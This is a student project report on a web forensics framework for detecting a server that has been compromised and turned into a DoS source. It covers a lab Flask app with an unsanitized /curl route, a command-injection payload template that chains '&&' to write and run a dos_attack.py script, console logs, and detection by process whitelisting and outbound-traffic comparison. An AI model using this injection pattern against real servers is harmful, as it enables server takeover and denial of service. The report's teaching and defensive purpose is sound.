Project Report
on

# Framework for Web Forensics

Prepared by:
Group 1
Rohit Jain - MCL2023001
Vadadoriya Nitin - MCL2023003
Savaliya Kaushalkumar - MCL2023007
Boda Nimish - MCL2023012

Under The Guidance of
Dr. Abhishek Vaish
Associate Professor

Indian Institute of Information Technology
Allahabad
Date created: 17/11/2024

## 1. Scenario


A compromised web server targeting legitimate websites to perform Denial of Service (DoS) attacks has been identified. The aim of this framework is to detect when the web server becomes compromised and to mitigate further attacks. This involves monitoring server activity, identifying anomalies in network traffic, and leveraging forensic tools to pinpoint the compromise and gather evidence.

The investigation is initiated when unexpected traffic spikes from a legitimate server are detected, suggesting potential misuse as part of a botnet. Forensic analysis focuses on identifying the root cause of compromise, understanding the attack vectors, and documenting evidence for legal proceedings.

## 2. High-Level Information Flow Diagram

This diagram outlines the steps for detecting and analyzing the compromised server. Key steps include:

Monitoring Server Activity: Log and network traffic monitoring.
Detecting Anomalies: Using machine learning models or thresholds to identify unusual activity.
Forensic Analysis: Utilizing tools like Wireshark, FTK Imager, and Autopsy.
Reporting Findings: Documenting evidence for legal or organizational use.


Start
User initiates attack simulation
Attack Simulation Tool
(Generate malicious packets like SYN flood,
DoS attacks, or command injection)
Attack packets sent to victim server
Isolated Network Setup
(Controlled Dockerized environment:
Victim server, attacker, analysis tools)
Monitor system logs for anomalies
Capture and analyze network traffic
System Log Analysis
(Analyze server logs for:
CPU, Memory, Disk usage,
Non-whitelisted processes)
Network Traffic Analysis
(Sniff packets, filter SYN/ACK packets,
analyze outgoing vs incoming packets)
Analyze system resource usage
Compare incoming vs outgoing traffic
DoS Detection Logic
(Identify potential DoS attack:
Outgoing packets > Incoming requests
and thresholds exceeded)
Log detection results
Conclude and Log Findings
(Detect and log DoS attack patterns
based on outgoing traffic exceeding thresholds)
Finish analysis and log findings
End

## 3. Resources Required

| Resource Type | Description |
|---|---|
| Traffic Analysis Tools | Wireshark, Splunk, or Suricata for real-time and historical traffic analysis. |
| Forensic Imaging Tools | FTK Imager, Autopsy, or EnCase for creating disk images and analysis. |
| Web Server Logs | Apache or NGINX logs to trace server activity. |
| Threat Intelligence Databases | Resources like VirusTotal and Hybrid Analysis for known vulnerabilities. |
| Sandbox Environment | A controlled environment for analyzing suspicious files and scripts. |

## 4. Extracted Data List

| Extracted Data | Justification |
|---|---|
| Server Logs | To trace activity leading to compromise and DDoS behavior. |
| IP Addresses | Identify sources of malicious traffic or command-and-control servers. |
| Payload Details | Analyze scripts or malware uploaded to the server. |
| Network Traffic Patterns | Determine unusual spikes or malicious patterns indicating compromise. |

## 5. Data Search List

| Data to Search | Correlation | Justification |
|---|---|---|
| IP Addresses | Match with blacklists or geolocation tools. | Helps identify malicious traffic origin. |
| System Log Patterns | Match with known White listed applications. | Detects foreign programs. |
| Uploaded Files Hash | Check in VirusTotal or similar databases. | Detects known malware signatures. |
| Traffic Anomalies | Cross-check with baseline server traffic. | Indicates deviation from normal behavior. |


## 6. Chain of Custody

| From (Source/Person) | To (Destination/Person) | Evidence Description | Integrity Control Measures |
|---|---|---|---|
| Server Admin | Forensic Analyst | Server logs and traffic captures. | Hash generated and documented. |
| Forensic Analyst | Analysis Platform | Disk image of server environment. | MD5 hash verified upon transfer. |
| Analysis Platform | Reporting System | Analysis on system log. | Perform Analysis on copy of the image also used write blockers |
| Reporting System | Board or legal entities | Final forensic report. | Access restricted to authorized personnel. |

# Implementation:

**Background:** The server is not sanitizing the parameters sent in a request received through the /curl route. These parameters are directly entered into the terminal for execution to fulfill the request. This creates an opportunity for exploitation. By sending a malicious payload, we inject vulnerable code along with an IP address, compromising the server's security. Once compromised, the server begins executing the attack.

server is running normally and performing request.




### Example Payload:

python_payload = f"{target_ip} && echo \"{python_dos_code}\" > dos_attack.py; python dos_attack.py"


In this example, we are chaining commands to write the DoS attack code to a Python script (dos_attack.py) and then executing it, allowing the compromised server to initiate a DoS attack on the targeted systems.

**Steps of the Attack:**

**Vulnerability Identification:** Discover that the server is not sanitizing parameters received via the /curl route, allowing for command injection.

**Crafting the Payload:** Create a payload that combines the target IP address and vulnerable code that exploits the lack of input sanitization.

**Sending the Payload:** Use a crafted HTTP request to send the payload to the /curl route of the web server.




**Server Compromise:** The vulnerable server executes the payload, leading to its compromise


```
C:\WINDOWS\System32\cmd.  Command Prompt - py victim  Command Prompt
flask-app-1  |     time.sleep(0.1)
flask-app-1  | " > dos_attack.py; python dos_attack.py
flask-app-1  |   % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
flask-app-1  |                                 Dload  Upload   Total   Spent    Left  Speed
  0     0     0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     02024-11-18 06:39:51,354 - INFO -  * Restarting with stat
flask-app-1  | 2024-11-18 06:39:52,054 - WARNING -  * Debugger is active!
flask-app-1  | 2024-11-18 06:39:52,062 - INFO -  * Debugger PIN: 121-079-648
100    91  100    91    0     0     57      0  0:00:01  0:00:01 --:--:--    57
flask-app-1  | curl: (23) Failed writing body
flask-app-1  |   % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
flask-app-1  |                                 Dload  Upload   Total   Spent    Left  Speed
100    91  100    91    0     0   5781      0 --:--:-- --:--:-- --:--:--  6066
flask-app-1  | curl: (23) Failed writing body
flask-app-1  |   % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
flask-app-1  |                                 Dload  Upload   Total   Spent    Left  Speed
100    91  100    91    0     0   5977      0 --:--:-- --:--:-- --:--:--  6066
flask-app-1  | curl: (23) Failed writing body
flask-app-1  |   % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
flask-app-1  |                                 Dload  Upload   Total   Spent    Left  Speed
100    91  100    91    0     0   6586      0 --:--:-- --:--:-- --:--:--  7000
flask-app-1  | curl: (23) Failed writing body
flask-app-1  |   % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
flask-app-1  |                                 Dload  Upload   Total   Spent    Left  Speed
100    91  100    91    0     0   5467      0 --:--:-- --:--:-- --:--:--  5687
flask-app-1  | curl: (23) Failed writing body
flask-app-1  |   % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
flask-app-1  |                                 Dload  Upload   Total   Spent    Left  Speed
100    91  100    91    0     0   2551      0 --:--:-- --:--:-- --:--:--  2600
flask-app-1  | curl: (23) Failed writing body
flask-app-1  |   % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
flask-app-1  |                                 Dload  Upload   Total   Spent    Left  Speed
100    91  100    91    0     0   5709      0 --:--:-- --:--:-- --:--:--  6066
flask-app-1  | curl: (23) Failed writing body
flask-app-1  |   % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
flask-app-1  |                                 Dload  Upload   Total   Spent    Left  Speed
100    91  100    91    0     0  10678      0 --:--:-- --:--:-- --:--:-- 11375
flask-app-1  | curl: (23) Failed writing body
flask-app-1  |   % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
flask-app-1  |                                 Dload  Upload   Total   Spent    Left  Speed
100    91  100    91    0     0  11420      0 --:--:-- --:--:-- --:--:-- 13000
flask-app-1  | curl: (23) Failed writing body
```

**Attack Execution:** Once compromised, the server executes the Python script (dos_attack.py), which starts the Denial of Service (DoS) attack on targeted sites.

```
C:\WINDOWS\System32\cmd.  Command Prompt - py victim  Command Prompt

(venv) D:\code\csdf_project>curl -X POST -d "ip=192.168.76.101:6000" http://127.0.0.1:5000/curl
{
  "message": "Curl request successful",
  "output": "{\n  \"ip\": null,\n  \"message\": \"Victim server received the request\",\n  \"status\": \"success\"\n}\n",
  "status": "success",
  "url": "192.168.76.101:6000"
}

(venv) D:\code\csdf_project>
```





# Attack Detection

## 1. Analyzing System and Network Logs


### System Logs:


Inspected system logs to identify unusual activities.
Looked for anomalies in program execution and system behavior.

Normal (Initial System Behaviour)




Attacked System




**Network Logs:**
Analyzed incoming and outgoing packet flow.
Flagged discrepancies such as a sudden surge in outgoing packets or unusually high network activity.
Normal State of Network





## 2. System-Level Anomaly Detection

Implemented a whitelist of approved applications and processes.
Monitored for execution of foreign or unknown programs.
Flagged programs utilizing abnormally high CPU, memory, or disk resources.

## 3. Network-Level Anomaly Detection

Monitored traffic for significant differences between incoming and outgoing packets.
A large difference (e.g., heavy outbound traffic indicative of DoS activity) raised a red flag.




## 4. Confirming Compromise

